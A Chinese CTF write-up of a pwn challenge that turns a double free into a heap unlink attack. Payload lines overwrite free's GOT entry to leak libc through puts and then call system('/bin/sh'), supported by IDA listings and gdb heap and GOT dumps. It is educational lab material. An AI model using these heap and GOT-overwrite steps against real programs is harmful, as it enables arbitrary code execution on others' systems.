看雪wifi万能钥匙CTF年中赛 第四题 writeup

原创

Flying_Fatty 于 2017-11-26 11:14:22 发布 1162 收藏
分类专栏： CTF之旅 pwn

这个题和这次秋季赛的第四题很类似，都是利用的堆的unlink来溢出，然后system（“/bin/sh”）来提权的

所以打算先学习这个，然后再去自己做秋季赛第四题

官方writeup和题目下载链接

主要是看了这篇writeup：double free解法

double free，就是free两次（废话）

先来分析程序流程，再来说double free是个什么原理

```
1 void __fastcall main(__int64 a1, char **a2, char **a3)
2 {
3   unsigned int v3; // [sp+Ch] [bp-4h]@2
4
5   name();
6   while ( 1 )
7   {
8     menu();
9     v3 = scanf();
10    if ( v3 <= 5 )
11      break;
12    puts("Invalid Choice!");
13  }
14  JUMPOUT(__CS__, (char *)dword_400F4C + dword_400F4C[(unsigned __int64)v3]);
15 }
```


name是提示我们输入的，menu是显示程序几个主要功能的选择项的（一般的pwn题都是这种格式）

点开menu，看到这个

```
*****************************
Welcome to my black weapon storage!
Now you can use it to do some evil things
1. create exploit
2. delete exploit
3. edit exploit
4. show exploit
5. exit
*****************************
```


结合IDA分析功能，1是创建新的堆块，2是删除，3是修改堆块内容，4没用

创建功能这里很重要：

```
*(_DWORD *)(qword_6020C0 + 4LL * v3) = nbytes;// 保存size到专门的索引列表
*((_QWORD *)&unk_6020E0 + 2 * v3) = dest;
dword_6020E8[4 * v3] = 1;
++totalnums;
```


totalnums是说总共创建了多少个堆块，在之前的if语句中有判断不能超过4个

6020c0地址这里保存的是每个堆块的大小，调试下可以看到

```
gef➤  x/20xw *0x6020c0
0x603010:       0x00000000      0x000000a0      0x00000064      0x00000000
0x603020:       0x00000000      0x00000000      0x00000031      0x00000000
0x603030:       0x69766566      0x00000a6e      0x00000000      0x00000000
0x603040:       0x00000000      0x00000000      0x00000000      0x00000000
0x603050:       0x00000000      0x00000000      0x000000b1      0x00000000
```


0xa0 = 160，0x64 = 100

下面两行代码有点绕，主要是6020e0和6020e8被IDA分开了，弄成了两个数组显示弄糊涂了

一个地址是6020e0，另一个是6020e8，所以在结构体中是相邻的

6020e8这个地方是个flag的标记，说明这个堆块是否用过了，6020e0这里是个指针，保存的是我们输入的堆块内容的地址的值

```
gef➤  x/20xw 0x6020e0
0x6020e0:       0x00000000      0x00000000      0x00000000      0x00000000
0x6020f0:       0x00603060      0x00000000      0x00000001      0x00000000
0x602100:       0x00603110      0x00000000      0x00000001      0x00000000
0x602110:       0x00000000      0x00000000      0x00000000      0x00000000
0x602120:       0x00000000      0x00000000      0x00000000      0x00000000
```


所以，我们可以利用IDA的struct，来方便我们识别

http://blog.csdn.net/hgy413/article/details/7104304

上面那个链接讲述了怎么使用

先在struct中新建个heap的struct，其中两个元素一个指针，一个flag标记，都是8个字节

```
00000000 ;
00000000
00000000 heap            struc ; (sizeof=0x10, mappedto_2) ; XREF: .bss:stru_6020E0/r
00000000 ptr             dq ?
00000008 flag            dq ?
00000010 heap            ends
00000010
```


然后去修改IDA中的显示

右击，set item type，输入你的struct名称，这里是heap

```
*(&stru_6020E0.ptr + 2 * v3) = (__int64)dest;
*((_DWORD *)&stru_6020E0.flag + 4 * v3) = 1;
```

然后rename一下就好了

看到6020f0这一行，00603060是一个地址，保存了我们输入的堆块内容，后面的1是个标记，说明我们的第一个堆块是使用过的

```
gef➤  x/s 0x603060
0x603060:       "number1\n"
gef➤  x/5s 0x603060
0x603060:       "number1\n"
0x603069:       ""
0x60306a:       ""
0x60306b:       ""
0x60306c:       ""
```

这个函数的目前功能是没有问题的

分析delete函数


```
if ( (signed int)result <= 4 )
{
  free(*((void **)&unk_6020E0 + 2 * (signed int)result));
  dword_6020E8[4 * v1] = 0;
  puts("dele success!");
  result = (unsigned int)(totalnums-- - 1);
}
```

这里很明显就是少了一个判断条件：当你要free一个堆块的时候，一定要判断这个堆块的flag标记是否为1

这里的if语句没有这个判断，所以当第一次free了某个堆块之后，这里的flag标记改变为0，但是仍然可以free第二次，就造成了漏洞

于是，我们可以利用这个漏洞，进行unlink的操作（基本的堆块原理参考前面链接writeup）

我们的任务是，找到一个全局变量p，这个p指向堆的某个地址，想要对unlink进行操作



看到上图，构造的逻辑已经非常清楚了，我们怎么找到的P指针，结合double free的writeup，我们可以控制到想要写入的地址。

wp中构造的这个：

edit(2,p64(1)+p64(got_addr)+p64(1)+p64(got_addr+8)+p64(1))

意思是：把heap[1].ptr 修改为got_addr，heap[1].flag 修改为1，heap[2].ptr 修改为 got_addr + 8（），heap[2].flag 修改为1

```
.got.plt:0000000000602018 off_602018      dq offset free          ; DATA XREF: _free↑r
.got.plt:0000000000602020 off_602020      dq offset puts          ; DATA XREF: _puts↑r
.got.plt:0000000000602028 off_602028      dq offset write         ; DATA XREF: _write↑r
.got.plt:0000000000602030 off_602030      dq offset read          ; DATA XREF: _read↑r
.got.plt:0000000000602038 off_602038      dq offset memcpy        ; DATA XREF: _memcpy↑r
.got.plt:0000000000602040 off_602040      dq offset malloc        ; DATA XREF: _malloc↑r
.got.plt:0000000000602048 off_602048      dq offset fflush        ; DATA XREF: _fflush↑r
.got.plt:0000000000602050 off_602050      dq offset setvbuf       ; DATA XREF: _setvbuf↑r
.got.plt:0000000000602058 off_602058      dq offset atoi          ; DATA XREF: _atoi↑r
.got.plt:0000000000602060 off_602060      dq offset exit          ; DATA XREF: _exit↑r
.got.plt:0000000000602060 _got_plt        ends
```

看到这个got表，我们需要覆写的是free的地址

把free的地址写成system的地址，那么当执行free（0），也就是相当于system（“/bin/sh”）

可以利用的函数有puts

edit(1,p64(puts_plt))

这样，free.got = puts.plt

再执行free（2）：就泄露出了当前libc在当前运行环境之下的puts的地址

有了puts的地址，结合puts和system的偏移就可以计算出system的地址

edit(1,p64(system_addr)) free(0)

再把free的地址覆盖成system的地址，执行free（0） = 执行system（“/bin/sh”）

那么问题来了：思路都对，为啥用作者的exp跑不过呢？gdb调试一发

（把自己的调试过程好好记录下）

利用的工具：github的pwndbg

```
gdb.attach(p, 'b *0x400ce9 \nb *0x400d01 \nb *0x400b62')
.text:0000000000400CDF ; ---------------------------------------------------------------------------
.text:0000000000400CDF                 mov     eax, 0
.text:0000000000400CE4                 call    create
.text:0000000000400CE9                 jmp     short loc_400D31
.text:0000000000400CEB ; ---------------------------------------------------------------------------
.text:0000000000400CEB                 mov     eax, 0
.text:0000000000400CF0                 call    delete
.text:0000000000400CF5                 jmp     short loc_400D31
.text:0000000000400CF7 ; ---------------------------------------------------------------------------
.text:0000000000400CF7                 mov     eax, 0
.text:0000000000400CFC                 call    edit
.text:0000000000400D01                 jmp     short loc_400D31
.text:0000000000400D03 ; ---------------------------------------------------------------------------
.text:0000000000400D03                 mov     eax, 0
.text:0000000000400D08                 call    show
.text:0000000000400D0D                 jmp     short loc_400D31
```


把关键函数弄上断点

然后在gdb里就可以按 c 跳过中间步骤执行了

```
pwndbg> heap
Top Chunk: 0x22342a0
Last Remainder: 0

0x2234000 FASTBIN {
  prev_size = 0x0,
  size = 0x21,
  fd = 0x10000000020,
  bk = 0x100,
  fd_nextsize = 0x0,
  bk_nextsize = 0x31
}
0x2234020 FASTBIN {
  prev_size = 0x0,
  size = 0x31,
  fd = 0x7969646570,
  bk = 0x0,
  fd_nextsize = 0x0,
  bk_nextsize = 0x0
}
0x2234050 FASTBIN {
  prev_size = 0x0,
  size = 0x31,
  fd = 0x68732f6e69622f,
  bk = 0x7f2ab7d3a768,
  fd_nextsize = 0x0,
  bk_nextsize = 0x7ffe5b734205
}
0x2234080 PREV_INUSE {
  prev_size = 0x0,
  size = 0x111,
  fd = 0x42424242,
  bk = 0x0,
  fd_nextsize = 0x0,
  bk_nextsize = 0x0
}
0x2234190 PREV_INUSE {
  prev_size = 0x0,
  size = 0x111,
  fd = 0x43434343,
  bk = 0x0,
  fd_nextsize = 0x0,
  bk_nextsize = 0x0
}
0x22342a0 PREV_INUSE {
  prev_size = 0x0,
  size = 0x20d61,
  fd = 0x0,
  bk = 0x0,
  fd_nextsize = 0x0,
  bk_nextsize = 0x0
}
```

看到了0x42424242和0x43434343，说明我们的create函数执行没有问题

```
pwndbg> plt
0x4006c0: free@plt
0x4006d0: puts@plt
0x4006e0: write@plt
0x4006f0: read@plt
0x400700: memcpy@plt
0x400710: malloc@plt
0x400720: fflush@plt
0x400730: setvbuf@plt
0x400740: atoi@plt
0x400750: exit@plt
pwndbg> got

GOT protection: Partial RELRO | GOT functions: 10
                    http://blog.csdn.net/kevin66654
[0x602018] free -> 0x7f2ab7db0120 (free) ← mov    rax, qword ptr [rip + 0x33edc
1]
[0x602020] puts -> 0x7f2ab7d9cd60 (puts) ← push   r12
[0x602028] write -> 0x7f2ab7e1c380 (write) ← cmp    dword ptr [rip + 0x2d8ced],
 0
[0x602030] read -> 0x7f2ab7e1c320 (read) ← cmp    dword ptr [rip + 0x2d8d4d], 0
[0x602038] memcpy -> 0x7f2ab7dc7a30 (__memcpy_sse2_unaligned) ← mov    rax, rsi
[0x602040] malloc -> 0x7f2ab7dafa80 (malloc) ← push   rbp
[0x602048] fflush -> 0x7f2ab7d9ae20 (fflush) ← test   rdi, rdi
[0x602050] setvbuf -> 0x7f2ab7d9d5a0 (setvbuf) ← push   r12
[0x602058] atoi -> 0x7f2ab7d66ea0 (atoi) ← sub    rsp, 8
[0x602060] exit -> 0x400756 (exit@plt+6) ← push   9 /* 'h\t' */
```

这是libc中的正常的got和plt，可以看到所有函数都是正常的

```
pwndbg> got

GOT protection: Partial RELRO | GOT functions: 10

[0x602018] free -> 0x4006d0 (puts@plt) ← jmp    qword ptr [rip + 0x20194a]
[0x602020] puts -> 0x7f2ab7d9cd60 (puts) ← push   r12
[0x602028] write -> 0x7f2ab7e1c380 (write) ← cmp    dword ptr [rip + 0x2d8ced],
 0
[0x602030] read -> 0x7f2ab7e1c320 (read) ← cmp    dword ptr [rip + 0x2d8d4d], 0
[0x602038] memcpy -> 0x7f2ab7dc7a30 (__memcpy_sse2_unaligned) ← mov    rax, rsi
[0x602040] malloc -> 0x7f2ab7dafa80 (malloc) ← push   rbp
[0x602048] fflush -> 0x7f2ab7d9ae20 (fflush) ← test   rdi, rdi
[0x602050] setvbuf -> 0x7f2ab7d9d5a0 (setvbuf) ← push   r12
[0x602058] atoi -> 0x7f2ab7d66ea0 (atoi) ← sub    rsp, 8
[0x602060] exit -> 0x400756 (exit@plt+6) ← push   9 /* 'h\t' */
```

这个是在执行了edit（1，puts_plt）之后，我们的got表已经被覆写

```
pwndbg> got

GOT protection: Partial RELRO | GOT functions: 10

[0x602018] free -> 0x7f2ab7d71e50 (____strtold_l_internal+4320) ← mov    edi, e
di
[0x602020] puts -> 0x7f2ab7d9cd60 (puts) ← push   r12
[0x602028] write -> 0x7f2ab7e1c380 (write) ← cmp    dword ptr [rip + 0x2d8ced],
 0
[0x602030] read -> 0x7f2ab7e1c320 (read) ← cmp    dword ptr [rip + 0x2d8d4d], 0
[0x602038] memcpy -> 0x7f2ab7dc7a30 (__memcpy_sse2_unaligned) ← mov    rax, rsi
[0x602040] malloc -> 0x7f2ab7dafa80 (malloc) ← push   rbp
[0x602048] fflush -> 0x7f2ab7d9ae20 (fflush) ← test   rdi, rdi
[0x602050] setvbuf -> 0x7f2ab7d9d5a0 (setvbuf) ← push   r12
[0x602058] atoi -> 0x7f2ab7d66ea0 (atoi) ← sub    rsp, 8
[0x602060] exit -> 0x400756 (exit@plt+6) ← push   9 /* 'h\t' */
```

这个是在执行了edit（1，system_addr）的时候，我们的free的地址改成的并不是system的地址！~!

这就是为啥作者的exp执行不了的原因：我们的puts和system的偏移不对！

因为用的是服务器上的libc环境，而我们在本地运行的时候，是本地的libc环境

所以，我们要查看本地libc环境！

```
[redacted]@ubuntu:~/Desktop/kxctf/q2$ ldd main
        linux-vdso.so.1 =>  (0x00007ffce4d32000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fb5f65dc000)
        /lib64/ld-linux-x86-64.so.2 (0x000055e6eebe0000)
```

看到了路径吗？

可以把它复制出来，用IDA看system和puts的地址

也可以用nm -D命令，结合grep命令，找到system和puts的地址

结果发现了：wp作者注释掉的puts和system，就是本地的哈哈哈哈

重要的还是思维，如何利用题目漏洞去构造

调试只是验证的辅助手段，菜鸡如我~~~